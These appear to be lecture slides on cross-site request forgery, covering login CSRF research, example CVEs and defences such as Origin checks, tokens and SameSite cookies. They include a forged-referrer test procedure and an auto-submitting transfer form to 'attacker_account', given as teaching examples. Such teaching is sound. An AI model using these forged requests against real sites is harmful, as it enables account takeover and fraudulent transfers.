5	Facebook's Login Form [29, §2.2.1]	VulnWS	AWPVulnWS	Body[$email_A$, $pass_A$]	
6	Two web sites implementing Mozilla's BrowserID [11, §6.2]			Body[$auth\_assert_A$]	
7	Many web sites implementing Open ID [13, §6.1]			Body[$token_A$]	
8	Stanford's WebAuth implementation [10, §IV.E]	TrustWS	AtkWS	URL[id_token_A]	SSO Login
9	Many web sites implementing OAuth protocol [37, §VI.B.3], [12, §V.C], [38, §4.4], [35, §3.1]			URL[$code_A$]	

Legend: (1) VulnWS: Vulnerable Web Site, (2) AtkWS: Attacker's Web Site, (3) TrustWS: Trusted Web Site (e.g., an IdP, a mailbox provider, etc.), (4) AWPVulnWS: Attacker-configurable Web Page on the Vulnerable Web Site, (5) [ ]: empty `Referer` Header

Login CSRF Detection, *EuroSP'17*

1. Collected several login CSRF attacks reported in the literature

2. Proposed **seven security testing strategies** that can help a manual tester uncover vulnerabilities

Example: Form-based Registration

1. Visit the registration page of the website under test (WUT)
2. Submit registration details including attacker credential
3. Intercept the HTTP request containing the registration details
4. Copy the HTTP method, URL, Content-Type, Content-Length and body of the intercepted request
5. Clear browser cookies and reset the intercepting proxy
6. Visit WUT
7. Send a new HTTP request with a forged Referrer (attacker.com/Empty/WUT), the same HTTP method, URL, Content-Type, Content-Length and body as those in the intercepted request
8. Check: Is it logged in as attacker's account?

Login CSRF Detection, *EuroSP'17*

1. Collected several login CSRF attacks reported in the literature

2. Proposed **seven security testing strategies** that can help a manual tester uncover vulnerabilities

3. Showed that there are 318 exploitable login CSRF vulnerabilities affecting 185 websites from the Alexa global top 1,500

Other Attacks...

- **CVE-2017-7404**: D-Link router, firmware upload possible
- **CVE-2017-9934**: Joomla! CSRF to XSS
- **CVE-2018-100053**: LimeSurvey, delete themes
- **CVE-2018-6288**: Kaspersky Secure Mail, gateway admin account takeover
- **CVE-2019-10673**: WordPress, CSRF to change admin email, password recovery for full compromise
- **CVE-2024-20252**: CSRF in the Cisco gateway web interface

How to Defense CSRF Attacks?

How to Defense CSRF Attacks?

1. Referrer checking: “where is this request coming from?”
   - Accept requests only if their referrer is the same as the server (e.g., *.bank.com)

Recap: Referrer Header


```
GET  /cse467.html  HTTP/1.1
Host: websec-lab.com
Accept-Language: en
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;)
Referer: http://google.com
```

Contain the address from which a resource has been requested

Referrer Checking

1. Referrer checking: “where is this request coming from?”
   - Accept requests only if their referrer is the same as the server (e.g., *.bank.com)


- Limitation: Referrer header can be suppressed
  - Middleboxes/proxies might strip Referrer header (privacy concerns)
  - Attacker may strip Referrer header by
    - Using a data: URL (e.g., `data:text/html,<script> /* CSRF */ </script>`)
    - Referrer-Policy header (e.g., Referrer-Policy: no-referrer)

What do we do when the header is not present?

How to Defense CSRF Attacks?

1. Referrer checking: “where is this request coming from?”
   - Accept requests only if their referrer is the same as the server (e.g., *.bank.com)

2. Origin header checking
   - Proposed in the paper “Robust Defenses for Cross-Site Request Forgery”, ***CCS’2008***



Robust Defenses for Cross-Site Request Forgery

Adam Barth
Stanford University
abarth@cs.stanford.edu

Collin Jackson
Stanford University
collinj@cs.stanford.edu

John C. Mitchell
Stanford University
mitchell@cs.stanford.edu

ABSTRACT

Cross-Site Request Forgery (CSRF) is a widely exploited web site vulnerability. In this paper, we present a new variation on CSRF attacks, *login CSRF*, in which the attacker forges a cross-site request to the login form, logging the victim into the honest web site as the attacker. The severity of a login CSRF vulnerability varies by site, but it can be

of attention [14], and the effective mitigation of SQL injection through parameterized SQL queries [8], cross-site request forgery has received comparatively little attention. In a CSRF attack, a malicious site instructs a victim’s browser to send a request to an honest site, as if the request were part of the victim’s interaction with the honest site, leveraging the victim’s network connectivity and the browser’s

"Robust Defenses for Cross-Site Request Forgery", *CCS'2008*

- Research question: "Can browsers help sites with CSRF?"
  - Requirements
    - Does not break existing sites
    - Easy to use
    - Allows legitimate cross-site requests
    - Reveals minimum amount of information
    - No secrets to leak
    - Standardized

Proposal: Origin Header

Mechanism	Sent URL
Referrer header	https://www.news.com/blah?foo=bar
Origin header	https://www.news.com

- **Privacy-friendly version of Referrer**
  - Contains only the origin, not the complete URL
- In modern browsers, sent along with any cross-origin POST requests
- No need to manage secret token state
- Can use redundantly with existing defenses to support legacy browsers
- Standardization: Supported in all major browsers (Chrome, Firefox, Edge, Safari)


How to Defense CSRF Attacks?

1. Referrer checking: “where is this request coming from?”
   - Accept requests only if their referrer is the same as the server (e.g., *.bank.com)

2. Origin header checking
   - Proposed in the paper “Robust Defenses for Cross-Site Request Forgery”, ***CCS’2008***

3. Secret validation token
   - For each session, a fresh secret token is generated by the server
   - Send requests with the token
   - Accept requests only if the token is valid

Secret Validation Token: Regular Usage




```
<form method="POST"
target="https://bank.com/transfer.php">
  <input type="text" name="to">
  <input type="text" name="amount">
  <input type="hidden" name="token" value="N73GN9IA">
  <input type="submit">
</form>
```


Random token

User

To: 123-456-789, Amount: $50

Token: N73GN9IA

Response: "Transfer OK"



bank.com

Processing transaction

Secret Validation Token: Preventing CSRF


```
<form method="POST" id="transfer"
target="https://bank.com/transfer.php">
  <input type="hidden" name="to" value="attacker_account">
  <input type="hidden" name="amount" value="1000000">
  <input type="hidden" name="token" value="noclue">
</form>
<script>
   transfer.submit();
</script>
```

victim

To: attacker_account, Amount: $1,000,000

Token: noclude

bank.com

Invalid token:
No transaction

Secret Validation Token (Summary)

- Server generates token randomly for user
  - Stores currently valid token in session for user
- Tokens are placed in all forms
  - Inaccessible to the attacker without an XSS due to the SOP
- On submission, checks server-side token against submitted token
  - Only allows action if tokens match
- Assures that a request's origin must be in the same origin

How to Defense CSRF Attacks?

1. Referrer checking: “where is this request coming from?”
   - Accept requests only if their referrer is the same as the server (e.g., *.bank.com)

2. Origin header checking
   - Proposed in the paper “Robust Defenses for Cross-Site Request Forgery”, ***CCS’2008***

3. Secret validation token
   - For each session, a fresh secret token is generated by the server
   - Send requests with the token
   - Accept requests only if the token is valid

4. SameSite Cookies

Same-Site Cookies

- Three modes
  - **Strict**: browser will NEVER send cookies with cross-origin request

```
Set-Cookie: session=0F8tgdOhi9ynR1M9wa3ODa; SameSite=Strict
```

  - **Lax**: browser will send the cookie in cross-site requests, but only if both of the following conditions are met:
    - The request uses safe requests (e.g., GET)
    - The request resulted from a top-level navigation by the user, such as clicking on a link
  - **None**

- Until May 2018, only supported by Chrome and Opera
- Since Chrome 80, defaults to SameSite=lax

Conclusion

- CSRF caused by servers accepting requests from outside their origin
  - hard to determine based on Referer header though
- CSRF can have severe effects
  - compromised firmware, hijacked Web sites, ...
- Several options for fixing exist
  - CSRF tokens nowadays implemented in any (good) framework
  - SameSite cookies also address the issue, already default in Chrome
- Support still varies (https://caniuse.com/?search=samesite)
  - Use defense in depth

Question?